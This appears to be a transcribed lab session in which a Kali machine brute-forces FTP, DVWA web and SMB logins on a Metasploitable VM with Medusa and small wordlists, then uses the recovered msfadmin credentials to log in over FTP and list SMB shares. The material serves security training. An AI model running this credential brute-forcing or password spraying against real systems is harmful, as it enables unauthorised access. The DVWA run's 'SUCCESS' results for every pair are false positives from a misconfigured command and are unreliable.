2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete)
2025-10-24 19:21:59 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: qwerty (2 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: 123456 (3 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: password (4 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: password (2 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: msfadmin (4 of 4 complete)

(kalix@kalix)-[~]
$
```

Kali [Executando] - Oracle VirtualBox

```
(kalix@kalix)-[~]
$ echo -e '123456\npassword\nqwerty\nmsfadmin' > pass.txt

(kalix@kalix)-[~]
$ medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: password (1 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: 123456 (2 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete)
2025-10-24 19:21:59 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: qwerty (2 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: 123456 (3 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: password (4 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: password (2 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
```

Top-left window — Kali [Executando] - Oracle VirtualBox

```
kalix@kalix: ~
Sessão  Ações  Editar  Exibir  Ajuda
lete) User: user (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete
)
2025-10-24 19:21:59 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin
Password: msfadmin [SUCCESS]
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 3 complete) Password: qwerty (2 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 3 complete) Password: 123456 (3 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: user (1 of 4, 3 complete) Password: password (4 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-10-24 19:22:01 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 4 complete) Password: password (2 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 4 complete) Password: qwerty (3 of 4 complete)
2025-10-24 19:22:02 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: admin (3 of 4, 5 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 5 complete) Password: password (2 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 5 complete) Password: qwerty (3 of 4 complete)
2025-10-24 19:22:04 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 comp
lete) User: root (4 of 4, 5 complete) Password: msfadmin (4 of 4 complete)

┌──(kalix@kalix)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kalix): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Top-right window — Kali_meta (Iniciando) (Executando) - Oracle VirtualBox

```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Bottom-left window — Kali [Executando] - Oracle VirtualBox

Browser: `192.168.56.101/dvwa/login.php` — Damn Vulnerable Web App

DVWA

Username
[   ]

Password
[   ]

[Login]

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Bottom-right window — Kali_meta (Iniciando) (Executando) - Oracle VirtualBox

```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Screenshot — Kali Linux (VirtualBox)

Terminal 1 (kalix@kalix):
```
(kalix@kalix)-[~]
$ echo -e '123456\npassword\nqwerty\nmsfadmin' > pass.txt

(kalix@kalix)-[~]
$ echo -e 'user\nmsfadmin\nadmin\nroot' > users.txt

(kalix@kalix)-[~]
$
```

Terminal 2 (kalix@kalix):
```
(kalix@kalix)-[~]
$ medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http \
-m PAGE: '/dvwa/login.php' \
-m FORM: 'username=USER&password=PASS^0Login=Login' \
'FAIL=Login failed' -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: PAGE.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: msfadmin [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: password (2 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: password [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 3 complete) Password: qwerty (3 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: qwerty [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 5 complete) Password: 123456 (4 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: 123456 [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 6 complete) Password: qwerty (1 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: qwerty [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 7 complete) Password: 123456 (2 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: 123456 [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 8 complete) Password: password (3 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: password [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 10 complete) Password: msfadmin (1 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: admin Password: msfadmin [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 11 complete) Password: qwerty (2 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: admin Password: qwerty [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 12 complete) Password: password (3 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: admin Password: password [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 13 complete) Password: 123456 (4 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: admin Password: 123456 [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 15 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 16 complete) Password: qwerty (1 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: root Password: qwerty [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 17 complete) Password: 123456 (2 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: root Password: 123456 [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 18 complete) Password: password (3 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: root Password: password [SUCCESS]
2025-10-24 19:48:44 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 19 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 19:48:44 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: root Password: msfadmin [SUCCESS]

(kalix@kalix)-[~]
$
```

Top-left terminal (Kali):

```
(kalix@kalix)-[~]
$ echo -e 'user\nmsfadmin\nmservice' > smb_users.txt

(kalix@kalix)-[~]
$ echo -e 'password\n123456\nWelcome123\nmsfadmin' > senhas_spray.txt

(kalix@kalix)-[~]
$ medusa -h 192.168.56.101 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: password (1 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: 123456 (2 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: Welcome123 (3 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 1 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: password (1 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: 123456 (2 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: Welcome123 (3 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 2 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 20:11:04 ACCOUNT FOUND: [smbnt] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access Allowed)]
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: password (1 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: 123456 (2 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: Welcome123 (3 of 4 complete)
2025-10-24 20:11:04 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 4 complete) Password: msfadmin (4 of 4 complete)

(kalix@kalix)-[~]
$
```

Top-right terminal (Metasploitable):

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:00:27:2e:de:f0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def0/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Bottom-left terminal (Kali):

```
(kalix@kalix)-[~]
$ smbclient -L //192.168.56.101 -U msfadmin
Password for [WORKGROUP\msfadmin]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        msfadmin        Disk      Home Directories
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

(kalix@kalix)-[~]
$
```

Bottom-right terminal (Metasploitable):

```
individual files in /usr/share/doc/*/copyright.

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msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:00:27:2e:de:f0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def0/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```